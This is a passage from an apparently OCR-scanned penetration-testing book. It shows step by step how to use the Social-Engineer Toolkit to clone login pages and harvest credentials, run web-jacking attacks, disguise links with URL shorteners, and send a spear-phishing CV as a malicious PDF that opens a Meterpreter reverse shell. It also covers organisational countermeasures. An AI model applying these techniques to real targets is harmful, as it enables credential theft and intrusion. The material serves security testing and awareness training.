


Now we have created a cloned Facebook login page that is listening on port `80`. We can check the source code of the clone of the website that we have created for the phishing attack. It is stored at `/usr/share/set/src/program_junk/Web Clone/~Index.html`. The following screenshot shows the content of the `index.html` file:



This is the source of the web page the attacker has cloned through the SET toolkit. Navigate to the `127.0.0.1:80` (localhost port `80`) URL in the browser. The phishing page is hosted on your machine's IP address.

The following IP address needs to be sent to the target; this can be sent through an e-mail or can be uploaded on any web hosting site:



The final output of Credentials Harvester Attack

Once the user visits the link and enters the username and password, the login credentials are redirected to our Kali Linux server that we have set up as shown in the preceding screenshot.

Policies and procedure

Security policies are the base of any organization's security infrastructure. A **security policy** is a document that describes the security controls that will be applied in the organization.

For securing against social engineering attacks, an employee needs to be aware of the attacks that are currently happening in the social engineering world and the counter measures to avoid them.

Training

Employee awareness training plays a very vital role in recognizing the social engineering attack scheme and how to respond effectively. All employees must be aware about the common techniques that social engineers use to get the desired information, such as how the social engineer first tries to build a strong trust relationship, and so on and so forth.

Incident response system

There should be a proper system put in place to detect and investigate social engineering attacks.

Classification of information

Information should be classified as confidential, discreet, and top secret. Accordingly, authorizations should be allocated to whoever is available based on the permission level.

Password policies

Passwords play a very critical role in today's IT environment. There should be guidelines on how to manage passwords. These guidelines should be followed by the network admin, database administrators, and all other personnel.

Likewise, the following validation checks could be incorporated:

- Length and complexity of passwords.
- Allowing the user to attempt a re-login in case of a failed login attempt.
- Account blocking after a set number of failed attempts.

- Periodic changing of the password.
- Enterprise proxy servers with anti-malware and anti-phishing measures may help. For example, tools such as Cisco's IronPort web application gateway and many others.

Summary

In this chapter we have covered what social engineering attacks are and the different types of attacks (human-based and computer-based). We also learned how, through the client side, we can attack and get inside a very secure environment by simply making the target click on a phishing or mirror link. We discussed the various attack countermeasures that an organization can enforce to stay safe from these types of attacks.

In the next chapter, we will cover how to utilize application-level vulnerability for applications such as browsers and Flash and how to secure the environment from these attacks.

Chapter 2. Understanding Website Attack Vectors

This chapter shows you how to do some things that in many situations might be illegal, unethical, a violation of terms of service, or just not a good idea. It is provided here to give you information you can use to protect yourself against threats and make your own system more secure. Before following these instructions, be sure you are on the right side of the legal and ethical line... use your powers for good!

In this chapter, we will be covering different attacks that can be performed on the application layer to compromise a system. The topics discussed in this chapter will come in use when you decide you want to test the security of an organization against social engineering attacks. Such attacks provide crucial information and guidelines to help formulate new policies and procedure. They also show whether the employees are following the policies and procedures set by the organization.

The following topics will be covered in this chapter:

- Web jacking
- Spear-phishing
- Java applet attacks

Phishing and e-mail hacking – Credential Harvester attack

We are going to discuss two attacking methods that appear under **Social-Engineering Attack** in SET:

- **Web Jacking Attack**
- **Spear-Phishing Attack Vector**

Updating your Social-Engineering Toolkit

Before performing any attack, it is suggested that you update your Social-Engineering Toolkit. Offensive Security has set up a Kali bleeding edge repository which contains daily builds for several useful and frequently updated tools. The link to the repository

is http://www.kali.org/kali-monday/bleeding-edge-kali-repositories/.

In the **Our Solution** section of this web page, the command to add the is mentioned. This command needs to be run on one of the Kali Linux shells:

```
echo deb http://repo.kali.org/kali kali-bleeding-edge main >>
/etc/apt/sources.list
apt-get update
apt-get upgrade
```


Once the preceding procedure is performed, SET, along with other social engineering attack tools, will be updated automatically.

Now let's dive into further details on how to perform the afore mentioned two attacks.

Web jacking

Web Jacking Attack Method was introduced by white_sheep, Emgent, and the Backtrack team. This method works by making a clone of the website and sending that malicious link to the target stating that the original website has been moved. When the highlighted URL is clicked, a window pops up. This method utilizes **iframe replacement** to make the highlighted URL link appear legitimate.


Web Jacking Attack comes under **Social-Engineering Attacks**:




You would see a list of vectors; select **2) Website Attack Vectors** to move to the next menu:

```
Set:webattack>2
```

The user will be presented with the following menu. Once the attack type has been selected the security tester needs to select `2` as we will be mirroring the website `set:webattack> 2`:



The attacker needs to enter the IP address of the attacking machine and the website address, for example, `https://example.com`. Thereafter, the server will start listening on the attacker machine, as shown in the following screenshot:




Once the target clicks on the malicious content, the server will respond. But the main question is how do we get to know that the target has clicked on the malicious link? There are a number of websites where the "shorten your URL" service has been provided. As an attacker, we have to hide the malicious content behind some stories, such as in LinkedIn, which interest the user based on the research we perform.

Some of the websites for shortening your URL are as follows:

- https://bitly.com/: This offers a URL redirection service with real-time link tracking.
- tinyurl.com/: With TinyURL, you can make a URL smaller so that it will work for any page on your site.
- 1url.com/: This is a free URL shortening and redirection service.
- http://cli.gs/: This provides customizable URLs as well as tracking and redirection of URLs. Some other unique features include private, real-time, and very detailed


statuses as well as geo-target URLs based on the country of the visitor.

Once as an attacker you are able to come up with some wonderful offers, such as making free calls or something similar, the target may click on the link. Once the target clicks on the link, the backdoor server on the attacker machine will register the click. This is shown in the following screenshot:




After this, the target will be confronted with a message on the web browser that this website has been moved and a malicious link will be provided, as shown in the following screenshot:

Once the target clicks on the malicious link with a message that this website has been moved he/she will be presented with the clone website (actual login) and we can log in to any website such as Gmail, LinkedIn, or Facebook, as shown in the following screenshot:



The detailed login credentials will then be redirected, as shown in the following screenshot:



Final output of Web Jacking Attack

Spear-phishing attack vector


As a penetration tester, the first phase that we generally carry out is the information gathering or the reconnaissance phase, where we gather an enormous amount of information, such as the IP address, IP address range, phone numbers, office address, and official e-mail address of an important person in the organization.

Once in the attack phase, while trying to exploit every bit of information that we have gathered in the initial information gathering phase, e-mail address security is also checked to see whether our employees are aware of such attacks or whether we need to do something about it.

Phishing attacks have been used by many cyber juggernauts to get inside the most

secured networks by simply using e-mails. Spear-phishing attacks have been used by hackers to attack a specific organization or person.


A spear-phishing attack is considered one of the most advanced targeting attacks, and they are also called **advance persistent threat** (**APT**) attacks. Today, many cyber criminals use APT through the use of the advance malware. The objective of performing spear-phishing is to gain long term access to different resources of the target for ex-government, military network, or satellite usage. Let's see how spear-phishing attacks can be performed:



We select option **1**:

```
Set>1
```

Under **Social-Engineering Attacks**, a list of attack options will be presented to us. Once the attacker selects the option from the menu for performing the spear-phishing attack, the attacker will be presented with the following options:



The first attack (mass e-mail attack) is used when the attacker wants to send e-mails to more than one person, and the last attack is used to create our own template or subject of the mail. In this example, we will be covering the second attack, **Create a FileFormat Payload**.

We will use an example scenario of sending a CV to the HR department of a company in malicious PDF format. Once the file is opened in the target computer, we will have its shell.

Let's check out how to perform a mass e-mail attack:

```
Set: phishing>1
```

The following screenshot shows a list of file formats (after we type `11` on the command line) that we want to utilize on a remote machine as an attacker to exploit the machine. PDF is the chosen default format:

```
Select the file format exploit you want.
The default is the PDF embedded EXE.

          ********** PAYLOADS **********

  1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
  2) SET Custom Written Document UNC LM SMB Capture Attack
  3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
  4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
  5) Adobe Flash Player "Button" Remote Code Execution
  6) Adobe CoolType SING Table "uniqueName" Overflow
  7) Adobe Flash Player "newfunction" Invalid Pointer Use
  8) Adobe Collab.collectEmailInfo Buffer Overflow
  9) Adobe Collab.getIcon Buffer Overflow
 10) Adobe JBIG2Decode Memory Corruption Exploit
 11) Adobe PDF Embedded EXE Social Engineering
 12) Adobe util.printf() Buffer Overflow
 13) Custom EXE to VBA (sent via RAR) (RAR required)
 14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
 15) Adobe PDF Embedded EXE Social Engineering (NOJS)
 16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
 17) Apple QuickTime PICT PnSize Buffer Overflow
 18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
 19) Adobe Reader u3D Memory Corruption Vulnerability
 20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>11
```



```
We choose the payload 11:
```

This payload will help us to create an Adobe-software-vulnerable PDF file:

The attacker has to select a payload, that is, whether he wants to utilize the Adobe Reader vulnerability or Foxit Reader software vulnerability to exploit the machine. As we can see in the preceding screenshot, there are two possible options:

- We can use any PDF file from our system to create a malicious PDF file for the attack
- We can possibly use the default blank file that is provided by the payload

We would be using the second option:

```
Set: payloads> 2
```

Once the attacker chooses the type of file he wants to use for the exploit, the attacker needs to select possible payloads. There are different types of payloads: single stagger, double stagger, and so on.


Note

There is a wonderful open source documentation about offensive security on the Metasploit framework at http://www.offensive-security.com/metasploit-unleashed/Main_Page. Here, you can learn about payloads and the Metasploit framework.

Coming back to our attack, we will be using the following command:

```
Set: Payload> 2
```

The Windows `MeterpreterReverse_TCP` payload is a double stagger payload which sends the malicious PDF file at one stage and presents the attacker with the remote target shell in the other:



After the selection of payload option, the attacker needs to submit the IP address of the attacking machine. In this case, it will be the Kali Linux machine's IP address and the port number where the server will be listening on the attacker machine.

Once the attacker enters the afore mentioned information, the next thing the attacker needs to specify is the filename. There are the following two possible options given:

- **Keep the file name, I don't care**: The default name will be kept
- **Rename the file, I want to be cool**: The name we have selected will be kept (`MY_CV.pdf` in this case):

